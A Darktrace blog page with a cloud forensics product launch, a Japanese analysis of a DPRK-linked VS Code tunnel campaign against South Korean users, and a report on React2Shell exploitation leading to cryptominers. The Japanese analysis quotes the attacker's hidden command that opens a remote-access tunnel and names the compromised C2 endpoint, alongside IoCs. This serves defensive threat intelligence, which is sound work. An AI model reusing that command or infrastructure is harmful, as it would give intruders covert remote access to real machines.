

ブログ
/
/
September 25, 2025

Introducing the Industry’s First Truly Automated Cloud Forensics Solution

The launch of Darktrace / Forensic Acquisition & Investigation marks a breakthrough moment for cloud security, bringing automated forensic investigations — once reserved for the largest organizations and specialized DFIR teams — to security teams of every size.
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Paul Bottomley
Director of Product Management | Darktrace
Default blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog image
25
Sep 2025

Why Cloud Investigations Fail Today

Cloud investigations have become one of the hardest problems in modern cybersecurity. Traditional DFIR tools were built for static, on-prem environments, rather than dynamic and highly scalable cloud environments, containing ephemeral workloads that disappear in minutes. SOC analysts are flooded with cloud security alerts with one-third lacking actionable data to confirm or dismiss a threat[1], while DFIR teams waste 3-5 days requesting access and performing manual collection, or relying on external responders.

These delays leave organizations vulnerable. Research shows that nearly 90% of organizations suffer some level of damage before they can fully investigate and contain a cloud incident [2]. The result is a broken model: alerts are closed without a complete understanding of the threat due to a lack of visibility and control, investigations drag on, and attackers retain the upper hand.

For SOC teams, the challenge is scale and clarity. Analysts are inundated with alerts but lack the forensic depth to quickly distinguish real threats from noise. Manual triage wastes valuable time, creates alert fatigue, and often forces teams to escalate or dismiss incidents without confidence — leaving adversaries with room to maneuver.

For DFIR teams, the challenge is depth and speed. Traditional forensics tools were built for static, on-premises environments and cannot keep pace with ephemeral workloads that vanish in minutes. Investigators are left chasing snapshots, requesting access from cloud teams, or depending on external responders, leading to blind spots and delayed response.

That’s why we built Darktrace / Forensic Acquisition & Investigation, the first automated forensic solution designed specifically for the speed, scale, and complexities of the cloud. It addresses both sets of challenges by combining automated forensic evidence capture, attacker timeline reconstruction, and cross-cloud scale. The solution empowers SOC analysts with instant clarity and DFIR teams with forensic depth, all in minutes, not days. By leveraging the very nature of the cloud, Darktrace makes these advanced capabilities accessible to security teams of all sizes, regardless of expertise or resources.

Introducing Automated Forensics at the Speed and Scale of Cloud

Darktrace / Forensic Acquisition & Investigation transforms cloud investigations by capturing, processing, and analyzing forensic evidence of cloud workloads, instantly, even from time-restricted ephemeral resources. Triggered by a detection from any cloud security tool, the entire process is automated, providing accurate root cause analysis and deep insights into attacker behavior in minutes rather than days or weeks. SOC and DFIR teams no longer have to rely on manual processes, snapshots, or external responders, they can now leverage the scale and elasticity of the cloud to accelerate triage and investigations.

Seamless Integration with Existing Detection Tools

Darktrace / Forensic Acquisition & Investigation does not require customers to replace their detection stack. Instead, it integrates with cloud-native providers, XDR platforms, and SIEM/SOAR tools, automatically initiating forensic capture whenever an alert is raised. This means teams can continue leveraging their existing investments while gaining the forensic depth required to validate alerts, confirm root cause, and accelerate response.

Most importantly, the solution is natively integrated with Darktrace / CLOUD, turning real-time detections of novel attacker behaviors into full forensic investigations instantly. When Darktrace / CLOUD identifies suspicious activity such as lateral movement, privilege escalation, or abnormal usage of compute resources, Darktrace / Forensic Acquisition & Investigation automatically preserves the underlying forensic evidence before it disappears. This seamless workflow unites detection, response, and investigation in a way that eliminates gaps, accelerates triage, and gives teams confidence that every critical cloud alert can be investigated to completion.

Figure 1: Integration with Darktrace / CLOUD – this example is showing the ability to pivot into the forensic investigation associated with a compromised cloud asset

Automated Evidence Collection Across Hybrid and Multi-Cloud

The solution provides automated forensic acquisition across AWS, Microsoft Azure, GCP, and on-prem environments. It supports both full volume capture, creating a bit-by-bit copy of an entire storage device for the most comprehensive preservation of evidence, and triage collection, which prioritizes speed by gathering only the most essential forensic artifacts such as process data, logs, network connections, and open file contents. This flexibility allows teams to strike the right balance between speed and depth depending on the investigation at hand.

Figure 2: Ability to acquire forensic data from Cloud, SaaS and on-prem environments

Automated Investigations, Root Cause Analysis and Attacker Timelines

Once evidence is collected, Darktrace applies automation to reconstruct attacker activity into a unified timeline. This includes correlating commands, files, lateral movement, and network activity into a single investigative view enriched with custom threat intelligence such as IOCs. Detailed investigation reporting including an investigation summary, an overview of the attacker timeline, and key events. Analysts can pivot into detailed views such as the filesystem view, traversing directories or inspecting file content, or filter and search using faceted options to quickly narrow the scope of an investigation.

Figure 3: Automated Investigation view surfacing the most significant attacker activity, which is contextualized with Alarm information

Forensics for Containers and Ephemeral Assets

Investigating containers and serverless workloads has historically been one of the hardest challenges for DFIR teams, as these assets often disappear before evidence can be preserved. Darktrace / Forensic Acquisition & Investigation captures forensic evidence across managed Kubernetes cloud services, even from distroless or no-shell containers, AWS ECS and other environments, ensuring that ephemeral activity is no longer a blind spot. For hybrid organizations, this extends to on-premises Kubernetes and OpenShift deployments, bringing consistency across environments.

Figure 4: Container investigations – this example is showing the ability to capture containers from managed Kubernetes cloud services

SaaS Log Collection for Modern Investigations

Beyond infrastructure-level data, the solution collects logs from SaaS providers such as Microsoft 365, Entra ID, and Google Workspace. This enables investigations into common attack types like business email compromise (BEC), account takeover (ATO), and insider threats — giving teams visibility into both infrastructure-level and SaaS-driven compromise from a single platform.

Figure 5: Ability to import logs from SaaS providers including Microsoft 365, Entra ID, and Google Workspace

Proactive Vulnerability and Malware Discovery

Finally, the solution surfaces risk proactively with vulnerability and malware discovery for Linux-based cloud resources. Vulnerabilities are presented in a searchable table and correlated with the attacker timeline, enabling teams to quickly understand not just which packages are exposed, but whether they have been targeted or exploited in the context of an incident.

Figure 6: Vulnerability data with pivot points into the attacker timeline

Cloud-Native Scale and Performance

Darktrace / Forensic Acquisition & Investigation uses a cloud-native parallel processing architecture that spins up compute resources on demand, ensuring that investigations run at scale without bottlenecks. Detailed reporting and summaries are automatically generated, giving teams a clear record of the investigation process and supporting compliance, litigation readiness, and executive reporting needs.

Scalable and Flexible Deployment Options

Every organization has different requirements for speed, control, and integration. Darktrace / Forensic Acquisition & Investigation is designed to meet those needs with two flexible deployment models.

  • Self-Hosted Virtual Appliance delivers deep integration and control across hybrid environments, preserving forensic data for compliance and litigation while scaling to the largest enterprise investigations.
  • SaaS-Delivered Deployment provides fast time-to-value out of the box, enabling automated forensic response without requiring deep cloud expertise or heavy setup.

Both models are built to scale across regions and accounts, ensuring organizations of any size can achieve rapid value and adapt the solution to their unique operational and compliance needs. This flexibility makes advanced cloud forensics accessible to every security team — whether they are optimizing for speed, integration depth, or regulatory alignment

Delivering Advanced Cloud Forensics for Every Team

Until now, forensic investigations were slow, manual, and reserved for only the largest organizations with specialized DFIR expertise. Darktrace / Forensic Acquisition & Investigation changes that by leveraging the scale and elasticity of the cloud itself to automate the entire investigation process. From capturing full disk and memory at detection to reconstructing attacker timelines in minutes, the solution turns fragmented workflows into streamlined investigations available to every team.

Whether deployed as a SaaS-delivered service for fast time-to-value or as a self-hosted appliance for deep integration, Darktrace / Forensic Acquisition & Investigation provides the features that matter most: automated evidence capture, cross-cloud investigations, forensic depth for ephemeral assets, and root cause clarity without manual effort.

With Darktrace / Forensic Acquisition & Investigation, what once took days now takes minutes. Now, forensic investigations in the cloud are faster, more scalable, and finally accessible to every security team, no matter their size or expertise.

[related-resource]

Sources: [1], [2] Darktrace Report: Organizations Require a New Approach to Handle Investigations in the Cloud

Additional Resources

Darktrace Innovation Launch: Automated Cloud Forensics

Discover the industry's first truly automated cloud forensics solution in this live broadcast with experts from AWS and Forrester.

Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Paul Bottomley
Director of Product Management | Darktrace

More in this series

No items found.

Blog

/

Network

/

January 26, 2026

ダークトレース、韓国を標的とした、VS Codeを利用したリモートアクセス攻撃を特定

Default blog imageDefault blog image

はじめに

ダークトレースのアナリストは、韓国のユーザーを標的とした、北朝鮮(DPRK)が関係していると思われる攻撃を検知しました。このキャンペーンはJavascriptEncoded(JSE)スクリプトと政府機関を装ったおとり文書を使ってVisual Studio Code(VS Code)トンネルを展開し、リモートアクセスを確立していました。

技術分析

Decoy document with title “Documents related to selection of students for the domestic graduate school master's night program in the first half of 2026”.
図1: 「2026年上半期国立大学院夜間プログラムの学生選抜に関する文書」という表題のおとり文書。

このキャンペーンで確認されたサンプルは、Hangul Word Processor (HWPX) 文書に偽装したJSEファイルであり、スピアフィッシングEメールを使って標的に送付されたと考えられます。このJSEファイルは複数のBase64エンコードされたブロブを含み、Windows Script Hostによって実行されます。このHWPXファイルは“2026年上半期国立大学院夜間プログラムの学生選抜に関する文書(1)”という名前で、C:\ProgramDataにあり、おとりとして開かれます。この文書は韓国の公務員に関連する事務を管掌する政府機関、人事革新処を装ったものでした。文書内のメタデータから、脅威アクターは文書を本物らしくみせるため、政府ウェブサイトから文書を取得し、編集したと思われます。

Base64 encoded blob.
図2: Base64エンコードされたブロブ

このスクリプトは次に、VSCode CLI ZIPアーカイブをMicrosoftからC:\ProgramDataへ、code.exe(正規のVS Code実行形式)およびout.txtという名前のファイルとともにダウンロードします。

隠されたウィンドウで、コマンドcmd.exe/c echo | "C:\ProgramData\code.exe" tunnel --name bizeugene >"C:\ProgramData\out.txt" 2>&1 が実行され、 “bizeugene”という名前のVS Codeトンネルが確立されます。

VSCode Tunnel setup.
図3: VSCode トンネルの設定

VS Codeトンネルを使うことにより、ユーザーはリモートコンピューターに接続してVisualStudio Codeを実行できます。リモートコンピューターがVS Codeサーバーを実行し、このサーバーはMicrosoftのトンネルサービスに対する暗号化された接続を作成します。その後ユーザーはGitHubまたはMicrosoftにサインインし、VS CodeアプリケーションまたはWebブラウザを使って別のデバイスからこのマシンに接続することができます。VS Codeトンネルの悪用は2023年に最初に発見されて以来、東南アジアのデジタルインフラおよび政府機関を標的とする[1]中国のAPT(AdvancedPersistent Threat)グループにより使用されています。

 Contents of out.txt.
図4: out.txtの中身

“out.txt” ファイルには、VS Code Serverログおよび生成されたGitHubデバイスコードが含まれています。脅威アクターがGitHubアカウントからこのトンネルを承認すると、VS Codeを使って侵害されたシステムに接続されます。これにより脅威アクターはこのシステムに対する対話型のアクセスが可能となり、VS Codeターミナルやファイルブラウザーを使用して、ペイロードの取得やデータの抜き出しが可能になります。

GitHub screenshot after connection is authorized.
図5: 接続が承認された後のGitHub画面

このコード、およびトンネルトークン“bizeugene”が、POSTリクエストとしてhttps://www.yespp.co.kr/common/include/code/out.phpに送信されます。このコードは韓国にある正規のサイトですが、侵害されてC2サーバーとして使用されています。

まとめ

この攻撃で見られたHancom文書フォーマットの使用、政府機関へのなりすまし、長期のリモートアクセス、標的の選択は、過去に北朝鮮との関係が確認された脅威アクターの作戦パターンと一致しています。この例だけでは決定的なアトリビューションを行うことはできませんが、既存のDPRKのTTP(戦術、技法、手順)との一致は、このアクティビティが北朝鮮と関係を持つ脅威アクターから発生しているという確信を強めるものです。

また、このアクティビティは脅威アクターがカスタムマルウェアではなく正規のソフトウェアを使って、侵害したシステムへのアクセスを維持できる様子を示しています。VS Codeトンネルを使うことにより、攻撃者は専用のC2サーバーの代わりに、信頼されるMicrosoftインフラを使って通信を行うことができるのです。広く信頼されているアプリケーションの使用は、特に開発者向けツールがインストールされていることが一般的な環境では、検知をより困難にします。既知のマルウェアをブロックすることに重点を置いた従来型のセキュリティコントロールではこの種のアクティビティを識別することはできないかもしれません。ツール自体は有害なものではなく、多くの場合正規のベンダーによって署名されているからです。

作成:タラ・グールド(TaraGould)(マルウェア調査主任)
編集:ライアン・トレイル(Ryan Traill)(アナリストコンテンツ主任)

付録

侵害インジケータ (IoCs)

115.68.110.73 - 侵害されたサイトのIP

9fe43e08c8f446554340f972dac8a68c - 2026년 상반기 국내대학원 석사야간과정 위탁교육생 선발관련 서류 (1).hwpx.jse

MITRE ATTACK

T1566.001- フィッシング: 添付ファイル

T1059- コマンドおよびスクリプトインタプリタ

T1204.002- ユーザー実行

T1027- ファイルおよび情報の難読化

T1218- 署名付きバイナリプロキシ実行

T1105- 侵入ツールの送り込み

T1090- プロキシ

T1041- C2チャネル経由の抜き出し

参考資料

[1]  https://unit42.paloaltonetworks.com/stately-taurus-abuses-vscode-southeast-asian-espionage/

Continue reading
About the author

Blog

/

/

January 19, 2026

React2Shell Reflections: Cloud Insights, Finance Sector Impacts, and How Threat Actors Moved So Quickly

Default blog imageDefault blog image

Introduction

Last month’s disclosure of CVE 2025-55812, known as React2Shell, provided a reminder of how quickly modern threat actors can operationalize newly disclosed vulnerabilities, particularly in cloud-hosted environments.

The vulnerability was discovered on December 3, 2025, with a patch made available on the same day. Within 30 hours of the patch, a publicly available proof-of-concept emerged that could be used to exploit any vulnerable server. This short timeline meant many systems remained unpatched when attackers began actively exploiting the vulnerability.  

Darktrace researchers rapidly deployed a new honeypot to monitor exploitation of CVE 2025-55812 in the wild.

Within two minutes of deployment, Darktrace observed opportunistic attackers exploiting this unauthenticated remote code execution flaw in React Server Components, leveraging a single crafted request to gain control of exposed Next.js servers. Exploitation quickly progressed from reconnaissance to scripted payload delivery, HTTP beaconing, and cryptomining, underscoring how automation and pre‑positioned infrastructure by threat actors now compress the window between disclosure and active exploitation to mere hours.

For cloud‑native organizations, particularly those in the financial sector, where Darktrace observed the greatest impact, React2Shell highlights the growing disconnect between patch availability and attacker timelines, increasing the likelihood that even short delays in remediation can result in real‑world compromise.

Cloud insights

In contrast to traditional enterprise networks built around layered controls, cloud architectures are often intentionally internet-accessible by default. When vulnerabilities emerge in common application frameworks such as React and Next.js, attackers face minimal friction.  No phishing campaign, no credential theft, and no lateral movement are required; only an exposed service and exploitable condition.

The activity Darktrace observed during the React2shell intrusions reflects techniques that are familiar yet highly effective in cloud-based attacks. Attackers quickly pivot from an exposed internet-facing application to abusing the underlying cloud infrastructure, using automated exploitation to deploy secondary payloads at scale and ultimately act on their objectives, whether monetizing access through cryptomining or to burying themselves deeper in the environment for sustained persistence.

Cloud Case Study

In one incident, opportunistic attackers rapidly exploited an internet-facing Azure virtual machine (VM) running a Next.js application, abusing the React/next.js vulnerability to gain remote command execution within hours of the service becoming exposed. The compromise resulted in the staged deployment of a Go-based remote access trojan (RAT), followed by a series of cryptomining payloads such as XMrig.

Initial Access

Initial access appears to have originated from abused virtual private network (VPN) infrastructure, with the source IP (146.70.192[.]180) later identified as being associated with Surfshark

The IP address above is associated with VPN abuse leveraged for initial exploitation via Surfshark infrastructure.
Figure 1: The IP address above is associated with VPN abuse leveraged for initial exploitation via Surfshark infrastructure.

The use of commercial VPN exit nodes reflects a wider trend of opportunistic attackers leveraging low‑cost infrastructure to gain rapid, anonymous access.

Parent process telemetry later confirmed execution originated from the Next.js server, strongly indicating application-layer compromise rather than SSH brute force, misused credentials, or management-plane abuse.

Payload execution

Shortly after successful exploitation, Darktrace identified a suspicious file and subsequent execution. One of the first payloads retrieved was a binary masquerading as “vim”, a naming convention commonly used to evade casual inspection in Linux environments. This directly ties the payload execution to the compromised Next.js application process, reinforcing the hypothesis of exploit-driven access.

Command-and-Control (C2)

Network flow logs revealed outbound connections back to the same external IP involved in the inbound activity. From a defensive perspective, this pattern is significant as web servers typically receive inbound requests, and any persistent outbound callbacks — especially to the same IP — indicate likely post-exploitation control. In this case, a C2 detection model alert was raised approximately 90 minutes after the first indicators, reflecting the time required for sufficient behavioral evidence to confirm beaconing rather than benign application traffic.

Cryptominers deployment and re-exploitation

Following successful command execution within the compromised Next.js workload, the attackers rapidly transitioned to monetization by deploying cryptomining payloads. Microsoft Defender observed a shell command designed to fetch and execute a binary named “x” via either curl or wget, ensuring successful delivery regardless of which tooling was availability on the Azure VM.

The binary was written to /home/wasiluser/dashboard/x and subsequently executed, with open-source intelligence (OSINT) enrichment strongly suggesting it was a cryptominer consistent with XMRig‑style tooling. Later the same day, additional activity revealed the host downloading a static XMRig binary directly from GitHub and placing it in a hidden cache directory (/home/wasiluser/.cache/.sys/).

The use of trusted infrastructure and legitimate open‑source tooling indicates an opportunistic approach focused on reliability and speed. The repeated deployment of cryptominers strongly suggests re‑exploitation of the same vulnerable web application rather than reliance on traditional persistence mechanisms. This behavior is characteristic of cloud‑focused attacks, where publicly exposed workloads can be repeatedly compromised at scale more easily.

Financial sector spotlight

During the mass exploitation of React2Shell, Darktrace observed targeting by likely North Korean affiliated actors focused on financial organizations in the United Kingdom, Sweden, Spain, Portugal, Nigeria, Kenya, Qatar, and Chile.

The targeting of the financial sector is not unexpected, but the emergence of new Democratic People’s Republic of Korea (DPRK) tooling, including a Beavertail variant and EtherRat, a previously undocumented Linux implant, highlights the need for updated rules and signatures for organizations that rely on them.

EtherRAT uses Ethereum smart contracts for C2 resolution, polling every 500 milliseconds and employing five persistence mechanisms. It downloads its own Node.js runtime from nodejs[.]org and queries nine Ethereum RPC endpoints in parallel, selecting the majority response to determine its C2 URL. EtherRAT also overlaps with the Contagious Interview campaign, which has targeted blockchain developers since early 2025.

Read more finance‑sector insights in Darktrace’s white paper, The State of Cyber Security in the Finance Sector.

Threat actor behavior and speed

Darktrace’s honeypot was exploited just two minutes after coming online, demonstrating how automated scanning, pre-positioned infrastructure and staging, and C2 infrastructure traced back to “bulletproof” hosting reflects a mature, well‑resourced operational chain.

For financial organizations, particularly those operating cloud‑native platforms, digital asset services, or internet‑facing APIs, this activity demonstrates how rapidly geopolitical threat actors can weaponize newly disclosed vulnerabilities, turning short patching delays into strategic opportunities for long‑term access and financial gain. This underscores the need for a behavioral-anomaly-led security posture.

Credit to Nathaniel Jones (VP, Security & AI Strategy, Field CISO) and Mark Turner (Specialist Security Researcher)

Edited by Ryan Traill (Analyst Content Lead)

Appendices

Indicators of Compromise (IoCs)

146.70.192[.]180 – IP Address – Endpoint Associated with Surfshark

References

https://www.darktrace.com/resources/the-state-of-cybersecurity-in-the-finance-sector

Continue reading
About the author
Nathaniel Jones
VP, Security & AI Strategy, Field CISO
あなたのデータ × DarktraceのAI
唯一無二のDarktrace AIで、ネットワークセキュリティを次の次元へ